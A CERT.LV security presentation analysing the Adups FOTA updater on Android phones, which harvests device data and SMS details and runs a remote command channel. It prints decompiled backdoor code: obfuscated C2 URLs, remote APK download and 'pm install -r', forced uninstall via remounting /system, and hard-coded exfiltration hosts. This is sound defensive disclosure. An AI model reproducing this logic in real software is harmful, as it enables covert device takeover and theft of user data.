CERT.LV
Information Technologies
Security Incident
Response Institution

Firmware over the air

Case study of Adups FOTA

Jānis Džeriņš

Outline

What is FOTA?

- Firmware can be thought of as very low-level software that makes a device work.
- Over-The-Air (OTA) updates describe software updates that a device (usually wireless) can fetch and install without external intervention, implying no special equipment or personnel requirement.
- Firmware-Over-The-Air (FOTA) is the OTA concept applied to firmware, which means a device can update its own firmware.

What is Adups FOTA?

- From Adups website:

  Adups, founded in 2012, is a leading global FOTA (Firmware Over The Air) provider of end-to-end device management and software solutions to leading firms that rely on fast, secure, robust connected services around the world.

- In other words, Adups allows device manufacturers to "outsource" firmware maintenance.

Kryptowire news flash (1)

In November 15, 2016, kryptowire quote a claim[1]:

> *In September 2016, Adups claimed on its web site to have a world-wide presence with over 700 million active users, and a market share exceeding 70% across over 150 countries and regions with offices in Shanghai, Shenzhen, Beijing, Tokyo, New Delhi, and Miami.*

[1] Here and all other quotes: emphasis mine, text copied as-is.

Kryptowire news flash (2)

The article is about specific device (BLU R1 H) transmitting private device and user information, including:

- Full-body of text messages,
- Contact lists,
- Call history with full telephone numbers,
- Used applications,
- Device identifiers (IMSI, IMEI, software build and version numbers).

Kryptowire news flash (3)

The release also included a list of domain names the software transmits collected data to:

- `bigdata.adups.com` (primary)
- `bigdata.adsunflower.com`
- `bigdata.adfuture.cn`
- `bigdata.advmob.cn`

Look at the traffic

- Analysing our traffic using kryptowire's indicators we find:
  - Traffic sent over plain HTTP.
  - POST data is obfuscated.
  - Looks like a legitimate FOTA software.
  - Has self-upgrade functionality.
- We also get access to a number of Android devices (none of which are BLU R1 HD mentioned in kryptowire news flash).

Sample request

```
1  POST /ota/detectdown/detectSchedule.do HTTP/1.1
2  Content-Length: 1714
3  Content-Type: application/x-www-form-urlencoded
4  Host: blu.adsunflower.com
5  User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)
6
7  key=8E080000000000000097CDDBBE38B2BDC11E080A29610C9FD01FEA356686...
```

POST data scrambled (XORed, not encrypted)

Unscrambled request contents (1)

`sn`, `sim`, `imsi`, etc. values are missing because the phone did not have a SIM card installed.

```
mid=20161003181653WW7434
isNewMid=0
imei=XXXXXXXXXXXXXXX
sn=
wifimac=02:00:00:00:00:00
sim=
appversion=4.1.0.0_16.03.05
operator=
imsi=
sdkversion=23
release=6.0
apnType=1
networkType=-2
language=en_US
resolution=720#1184
```

Unscrambled request contents (2)

```
version=tinno6580$6.0_ADVANCE$5.0$HD$A050U$GENERIC_en_BLU$A050U$V02$
        GENERIC$6.0$20160524-1821_other
platform=MTK6580_6.0
deviceType=phone
fingerprint=BLU/BLU_ADVANCE_5.0_HD/BLU_ADVANCE_5.0_HD:6.0/MRA58K/
            1464084705:user/release-keys
devicesinfoExt=BLU ADVANCE 5.0 HD_BLU_BLU$ADVANCE$5.0$HD_BLU$ADVANCE$
               5.0$HD_BLU$ADVANCE$5.0$HD_BLU_mt6580_BLU$ADVANCE$5.0$HD
versionCode=18
mainGid=
secondGid=
secondOperator=
currentSPN=
minorSPN=
minorIMSI=
IMEI2=XXXXXXXXXXXXXXX
ESN=0123456789ABCDEF
gcmgid=APA91bESW5ZvjGdMO8TrBDE2Nqa12LpM7-XibM1MoPot6pv56etQLpfF_IDNTN...
```

Why is the data there?

- In our conversations with Just5 (a phone vendor using Adups Fota software) we've learned that this data is collected for marketing purposes. Adups has a site showing various statistics accessible to vendors.
- Does not justify sending complete IMEI/IMSI numbers.

Request response

```
1  {
2    "flag": {
3      "LUrl": "no",
4      "isInner": 0,
5      "isupgrade": 1,
6      "displayApp": 0,
7      "rand": "20749899",
8      "updateStep": 0,
9      "DUrl": "http://hwfotadown.mayitek.com/ota/",
10     "mid": "20161003181653WW7434",
11     "connfreq": "240"
12   },
13   "status": 1010
14 }
```

The `DUrl` (line 9) is stored in preferences, and seems to be the URL where the software eventually will check/download updates.

Can we abuse AdupsFota?

Since the communication is done using HTTP, and we know how to decode it, can we feed it a fake update?

- The short answer is: no!
- The `-r` flag in `pm install -r ...` means to replace an existing app—the signers of both must match!
- Can we pass in an APK of a completely unrelated package?
- Yes, but Android package manager will refuse to install it. Most likely since AdupsFota puts it in its own data directory, and our package name does not match that of AdupsFota.

Packages (1)

On the BLU ADVANCE 5.0 HD we had 4 related APKs:

App (.apk)	Package name	Version
AdupsFota	`com.adups.fota`	4.1.0.0
AdupsFotaReboot	`com.adups.fota.sysoper`	2.3.6
FWUpgrade	`com.fw.upgrade`	1.1
FWUpgradeProvider	`com.fw.upgrade.sysoper`	2.3.8

Please not the relation between APK prefix and package name:

- Adups $\rightarrow$ `com.adups`.
- FW $\rightarrow$ `com.fw`.

The FWUpgrade and FWUpgradeProvider are basically empty.

AdupsFota

- Package: `com.adups.fota`.
- An application that runs as a `system` user, provides interaction with the user.
- Uses services of `AdupsFotaReboot` app.

AdupsFotaReboot

- Package: `com.adups.fota.sysoper`.
- Contains things like `SysService` that has calls to `RecoverySystem.installPackage`.
- Also can run system commands with `root` permissions.
- In other words looks like legitimate FOTA software.

FWUpgradeProvider

From another device we only got `FWUpgradeProvider.apk`:

- Uses package `com.*adups*.fota.sysoper`, not `com.*fw*.upgrade.sysoper`.
- Also has `com.adups.check` and `com.adups.control` packages (very similar to `com.tsc.check` and `com.tsc.control` from `AdupsFotaReboot`).
- It also has a `com.msg.analytics` package.
  - This one implements data collection.

From now on we will be looking at this APK.

`com.tsc.check` package

Has the "call back home" (with encryption) and `pm install -r` functionality.

Strings

```
1  public class c {
2      public static final String j = "chinaren";
3      // Some encrypted strings, used as an obfuscation mechanism.
4      r = new String[]{"/FnqtEM2OLfrY4fcmSWwphtVD4DS/UR2",
5                       "/FnqtEM2OLcK+byo3a5h8rLV2GiiJw6v",
6                       "iLW62KC+tO7DO5bMtlBzmJIzkUftOI9i"};
7
8      public static String a() {
9          try {
10             // One more.
11             return com.tsc.check.d.a("r7jisFdhOWYOQWOXs4jqm9fif/" +
12                                      "cF62AVCZqZHs9Taqjo2Z6LjSur" +
13                                      "VMdjaJjK MOR5xfjFCu35yEc=",
14                                      // Passphrase (see line 2).
15                                      com.tsc.check.c.j);
16         } catch (Exception ex) {
17             // An example of how to NOT do error handling.
18             return null;
19         }
20     }
```

And the encryption routine

```
1  package com.tsc.check;
2
3  public class d {
4      // Initialization vector.
5      private static byte[] a = new byte[]{1, 2, 3, 4, 5, 6, 7, 8};
6
7      public static String a(final String s, final String s2) {
8          final byte[] a = com.tsc.check.a.a(s);
9          final IvParameterSpec ivParameterSpec =
10             new IvParameterSpec(d.a);
11         final SecretKeySpec secretKeySpec =
12             new SecretKeySpec(s2.getBytes(), "DES");
13         final Cipher instance =
14             Cipher.getInstance("DES/CBC/PKCS5Padding");
15         instance.init(2, secretKeySpec, ivParameterSpec);
16         return new String(instance.doFinal(a));
17     }
18 }
```

Decrypted string contents

Decrypting the values we get the following URLs (note the protocol):

- `http://adsunflower.com`
- `http://adfuture.cn`
- `http://mayitek.com`
- `http://fotacontrol.adfuture.cn/fotacontrol/apppush/`
  - This is the call-back (C2) URL.

`com.tsc.control` package

Calls home, and receives back instructions (AKA Command & control). Home is:

- `http://fotacontrol.adfuture.cn/fotacontrol/apppush/`
- With either of these appended:
  - `queryTask.do`
  - `taskresult.do`

Can do 4 things...

It can retrieve and install an APK

```
1  switch (controlTaskBean.action) {
2  case 1: {
3      if (com.tsc.control.a.a(this.a, controlTaskBean.packageName)) {
4          return controlTaskBean.result = 2;
5      }
6      controlTaskBean.result = this.a(0, controlTaskBean.taskId,
7                                      "", controlTaskBean.apkUrl);
8      Thread.sleep(6000L);
9      f.a(this.b + i.a(controlTaskBean.apkUrl));
10     return 3;
11 }
12 public int a(final int n, final String s, final String s2, final String s3) {
13     // ...
14     k.a().a(this.a, "chmod 777 " + this.b + i.a(s3));
15     if (k.a().a(this.a, "pm install -r " + this.b + i.a(s3))) {
16         return 1;
17     }
18     return 0;
19     // ...
20 }
```

It can uninstall a package ("Kill Switch")

```
1  case 2: {
2      controlTaskBean.result = this.b(controlTaskBean.packageName);
3      return 3;
4  }
```

We don't have a properly decompiled code, but it basically does `pm uninstall <package>`. If that fails it does:

1. `mount -o remount,rw /system`
2. `rm <application-source-dir>`
3. `mount -o remount,ro /system`

It can disable a package

```
1  case 3: {
2      if (k.a().a(this.a, "pm disable " + controlTaskBean.packageName)) {
3          controlTaskBean.result = n;
4          return 3;
5      }
6      break;
7  }
```

It can enable a package

```
1  case 4: {
2      if (!k.a().a(this.a, "pm enable " + controlTaskBean.packageName)) {
3          n = 0;
4      }
5      controlTaskBean.result = n;
6      return 3;
7  }
```

This means...

Adups (or somebody else with access to their private keys) can install any APK with elevated privileges on a specific device without user's knowledge.

`com.msg.analytics` package

This is where the nasty lives... if what we've seen already was not troubling enough.

Some interesting strings

```
1  package com.msg.analytics;
2
3  public class d {
4      public static final String a = "analytics";
5      public static final String b = "check";
6      public static final String c = "mobileupload.do";
7      public static final String d = "salesCountInterface.do";
8      public static final String e = "activeUserInter.do";
9      public static final String f = "killmeok";
10     public static long g = 86400000L;  // 24 hours
11     public static long h = 600000L;    // 10 minutes
12     public static long i = 259200000L; // 72 hours
13     public static long j = 14400000L;  //  4 hours
14     public static String[] k =
15         new String[]{"http://bigdata.adsunflower.com/", // Yep, you read it
16                      "http://bigdata.adfuture.cn/",     // right - these are
17                      "http://bigdata.advmob.cn/"};      // hard-coded.
18 }
```

Collects data

```
1  final Gson gson = new Gson();
2  final com.msg.analytics.a.a a = new com.msg.analytics.a.a(this.N);
3  // Dump some data into .json files.
4  com.msg.analytics.h.a(Environment.getDataDirectory().getAbsolutePath()
5                        + this.Q + "DcMobileStatus.json",
6                        gson.toJson(a.a()));
7  com.msg.analytics.h.a(Environment.getDataDirectory().getAbsolutePath()
8                        + this.Q + "DcApp.json",
9                        gson.toJson(a.b()));
10 com.msg.analytics.h.a(Environment.getDataDirectory().getAbsolutePath()
11                       + this.Q + "DcAppOp.json",
12                       gson.toJson(a.c()));
13 // Create a .zip file of the above .json files.
14 com.msg.analytics.h.b(Environment.getDataDirectory().getAbsolutePath()
15                       + this.Q,
16                       Environment.getDataDirectory().getAbsolutePath()
17                       + this.P + com.msg.analytics.a.a);
```

What did we just see?

- All data files are put into one archive,
- ZIP file is encrypted before sending,
- Data is sent over plain HTTP (using one of the URLs from above),
- Passphrase (`NotCrack`) and initialization vector (`12345678`) hard-coded.

Adups "projects"

One of the fields sent home is project (just a string value from APK manifest), which we found interesting:


APK	Project
FWUpgradeProvider (BLU)	`adups_mtk151010`
AdupsFotaReboot	`adups_custom160301`
FWUpgradeProvider (bad)	`adups_custom1126`

Who's the master?

From kryptowire report:

> *All of the above domains resolved to a common IP address: 221.228.214.101 that belongs to the Adups company. During our analysis, bigdata.adups.com was the domain that received the majority of the information whereas rebootv5.adsunflower.com with IP address: 61.160.47.15 was the domain that can issue remote commands with elevated privileges to the mobile devices.*

DNS entry timeline



DNS entry timeline data

Domain	IP	First seen	Last seen
bigdata.advmob.cn	221.228.214.101	2014-12-03 13:00:28	2016-10-28 08:11:51
bigdata.adsunflower.com	221.228.214.101	2014-12-03 13:03:11	2016-10-28 08:11:58
bigdata.adfuture.cn	221.228.214.101	2014-12-03 12:59:31	2016-10-28 08:12:48
bigdata.advmob.cn	118.193.254.27	2016-10-28 07:55:41	2017-01-30...
bigdata.adsunflower.com	118.193.254.27	2016-10-28 07:55:41	2017-01-30...
bigdata.adfuture.cn	118.193.254.27	2016-10-28 07:55:42	2017-01-30...
rebootv5.adsunflower.com	61.160.47.15	2016-04-30 09:58:39	2016-11-18 05:17:43
rebootv5.adfuture.cn	61.160.47.15	2016-05-07 01:57:45	2016-11-18 05:18:50
adsunflower.com	61.160.47.15	2015-08-28 10:56:56	2016-11-15 08:05:45
adfuture.cn	61.160.47.15	2015-08-28 09:58:36	2016-11-15 08:11:43
rebootv5.adsunflower.com	54.251.107.8	2016-11-15 11:29:32	2017-01-30...
rebootv5.adfuture.cn	54.251.107.8	2016-11-18 05:20:43	2017-01-30...
adsunflower.com	54.251.107.8	2016-11-30 16:21:13	2017-01-30...
adfuture.cn	54.251.107.8	2016-11-30 16:36:18	2017-01-30...
advmob.cn	54.251.107.8	2016-11-30 16:38:45	2017-01-30...

But wait, there's more!

Domain	IP	First seen	Last seen
fotacontrol.adfuture.cn	114.80.203.31	2014-10-03 04:04:09	2015-01-07 11:13:45
fotacontrol.adfuture.cn	180.97.70.40	2015-01-07 11:14:55	today

Remember `http://fotacontrol.adfuture.cn/fotacontrol/apppush/` (C2)?

- Still on the same IP.
- Still working.

The FAQ

From the FAQ, apparently put into place just to address the kryptowire article:

> *Recently some questions have been raised concerning a recent report about the collection of certain user data under a particular ADUPS software used oncertain BLU phone devices. Information reported by some news organizations has been misleading and inaccurate about this matter. Given the importance of informing consumers about this matter and protecting consumer privacy, ADUPS provides responses to several frequently asked questions. Further updates, as needed, will be added to this page. [Last Update: December 5, 2016]*

Q1: What happened? (1)

A version of ADUPS' FOTA software (FOTA 5.0) that was inadvertently applied to certain BLU mobile devices (as noted in Q8 below) contained a functionality that collected certain user data (as noted in Q2) from phones running this version of the FOTA software.

- Should we assume that this version was supposed to be applied to other devices?
- Supposedly only version 5.0 is affected.
- Only on certain BLU devices.

Q1: What happened? (2)

ADUPS promptly took a number of steps to mitigate the impact on consumers that were affected by this issue, including deleting user data that has been collected using this functionality from the ADUPS servers, and issuing an updated version (v. 5.5) that removed this data collection functionality.

- So they assure us that the problem has been dealt with, no big deal, let's move on.
- The wording is unfortunate, though:
  - Has the data been copied to any other servers?
  - Is there any other questionable functionality that has not been removed?

Q2: What information was involved? (1)

The FOTA 5.0 software that was applied to the BLU devices collected (1) device information (e.g., International Mobile Equipment Identity (IMEIs), (2) cell tower ID, and (3) application data that enable and facilitate the provision of FOTA services and customer support to the device manufacturer. The software also collected (4) call and Short Message Service (SMS) frequency data, and (5) SMS messages and phone numbers (but not users' names) associated with the SMS messages.

- Items 1, 2 and 3 are "explained", except how do cell tower IDs facilitate provision of FOTA services?
- kryptowire report clearly states bodies of text messages and contact lists were transmitted. No attempt to explain items 4 and 5 here.

Q2: What information was involved? (2)

The collected data does not individually identify a specific user and cannot be combined with any information that ADUPS already has to individually identify a specific user.

- But the data can be used for profiling and fingerprinting.
- If ADUPS does not have the other pieces of information maybe someone else has?

Q2: What information was involved? (3)

> *The software was not designed to collect the names, telephone numbers, physical addresses, email addresses, or passwords of the users of the affected devices. The software also was not designed to collect any financial information, social security information, or health information of the users of the affected devices. The users' contact list was also not part of the collected data.*

- They tell what the software was not designed to do,
- But do not tell what it was designed to do.
- Explicit contradiction to kryptowire's findings.

Q3: What safeguards does ADUPS have to protect the customer data it collected? (1)

A number of safeguards were used for the collected data. For example, all data transmission to the ADUPS server was carried out via secure HTTPS channels.

- This is a new feature in version 5.0—older versions use plain HTTP.

Q3: What safeguards does ADUPS have to protect the customer data it collected? (2)

> *Cell tower IDs were encrypted before transmission. All user data (e.g., application data, call log, and SMS data) were compressed prior to transmission and there was no clear text available during the transmission.*

- Why this talk about compression and encryption if they already said they use secure HTTPS channels?

Q3: What safeguards does ADUPS have to protect the customer data it collected? (3)

> *Sensitive data such as SMS messages was further encrypted before the compression. After data transmission to the ADUPS server, local copies of the data were deleted from the phone.*

- Didn't they just say that only SMS frequency data was collected?
- True about the copy deletion.
- But why mention it—the data is still on the phone!

Q3: What safeguards does ADUPS have to protect the customer data it collected? (4)

> *After data arrived at the ADUPS web server, the data was transferred to an internal secure server which cannot be accessed remotely by any third-party. Specifically, the data storage server is located in a Tier 4 data center and is physically isolated from external contact.*

- "Physically isolated?" Like—in space?
- How do they operate it if it also cannot be accessed remotely?

Q3: What safeguards does ADUPS have to protect the customer data it collected? (5)

> *All ADUPS data storage servers are located within the ADUPS internal network that is protected by a firewall. Only other servers within the internal network are permitted to access the data storage servers. The only servers that are externally accessible are proxy servers that accepted the collected data and the proxy servers require public key authentication for access which is a more secure form of authentication than typical username/password authentication.*

- Apparently lot of effort went into securing the internal data storage servers.
- Also throw some tech lingo at the reader while we're here.

Q4: Did anyone, other than ADUPS, have access to the information?

> *ADUPS has not shared the collected user data with any third party, including any government agencies or private parties. Only limited device information was shared with the device manufacturer in connection with the provision of FOTA services and customer support.*

- More claims nobody can check.
- With emphasis on "government agencies" and "private parties."

Q5: What has ADUPS done with the collected information? (1)

After ADUPS was contacted by BLU Products regarding the data collection issue on October 28, 2016, ADUPS promptly wiped all cell tower ID data, and call and SMS data from its server.

- "Data collection issue?" Sounds almost like the software (both client and server) had a bug that made it to collect the data...
- Why delete the data that is used "in connection with the provision of FOTA services and customer support," though?

Q5: What has ADUPS done with the collected information? (2)

> *Prior to their deletion, the SMS messages data remained encrypted within the compressed data files and was never decompressed, decrypted, or accessed by anyone for any purpose.*

- Yep, that was definitely a bug—nobody had even noticed the data is there!

Q5: What has ADUPS done with the collected information? (3)

> *At no time was content of the collected SMS messages visible to anyone for any reason before they were deleted from the ADUPS server. The only information that still remains on the ADUPS servers are the device information and application data that were collected, which ADUPS uses to provide FOTA update services and product distribution information to the device manufacturer.*

- So they must have collected the data to store it in their physically isolated secure servers behind firewalls so that nobody could ever look at it, right?
- At this point it's really unclear what has and what has not been deleted.

Q6: What safeguards have been taken after this information surfaced on October 28, 2016 to protect the customers? (1)

> *Since being contact about this incident on October 28th, ADUPS has taken a number of steps to protect consumers.*

- Protecting customers has not been a priority before October 28th.

Q6: What safeguards have been taken after this information surfaced on October 28, 2016 to protect the customers? (2)

> *This includes (1) suspending collection of data on the server side, (2) deleting and ensuring the security of previously collected data,*

- Data collection has been "suspended" only. OK, this could be just picking on the words.
- Ensuring the security of collected data is a thing only after the incident.

Q6: What safeguards have been taken after this information surfaced on October 28, 2016 to protect the customers? (3)

> *(3) developing and providing an updated software version which did not collect user data,*

- To me this implies that data collection functionality was a "feature" of the software up till now (not just an oversight).

Q6: What safeguards have been taken after this information surfaced on October 28, 2016 to protect the customers? (4)

(4) working with BLU on providing the new version to users,

- Only BLU customers will get the updated, data-collection free version.

Q8: How do I know if my phone device was impacted?

Only certain devises using a particular version of FOTA 5.0 software were affected by this issue. Based on our knowledge, the following BLU models are affected: R1 HD, Energy X Plus 2, Studio Touch, Advance 4.0 L2, Neo XL, and Energy Diamond. BLU has published instructions (click here [bluproducts.com/security/]) for users to determine if their BLU devices are affected.

- We have a bigger list of affected devices, collected from live traffic by our Swiss colleagues.
- Due to the nature of the data the list is not included in this presentation.

Q12: What is ADUPS doing to prevent this from happening again?

> *ADUPS developed an updated version 5.5 that permanently removed the data collecting functionality of version 5.0. No one can re-enable the removed data collection features in version 5.5...*

- If the data collecting functionality is removed, how could it be re-enabled even if someone wanted to?
- No mention of other versions. Ever.

Lies, damn lies, and what Adups says

- Not only the 6 devices mentioned in FAQ are affected.
- Adups has been at this way longer than they admit.
- Older devices might never get a fixed version of the software.
  - Even though servers respond with error code, the data is still being sent.

You do not really own your device

- Adups can do whatever they want with it!
- But then again—so can Google, Apple, Samsung, HTC, LG, Sony, Motorola, Lenovo and every other manufacturer.
- In the end it all boils down to who do you trust.

What can we do?

- Trust must be earned, so don't blindly trust anyone.
- Vote with our wallets.
- CERT.LV collaborated with Just5 on the issue.
- Just5 have switched to other FOTA software provider.

Thank you!

janis.dzerins@cert.lv
https://www.cert.lv
certlv certlv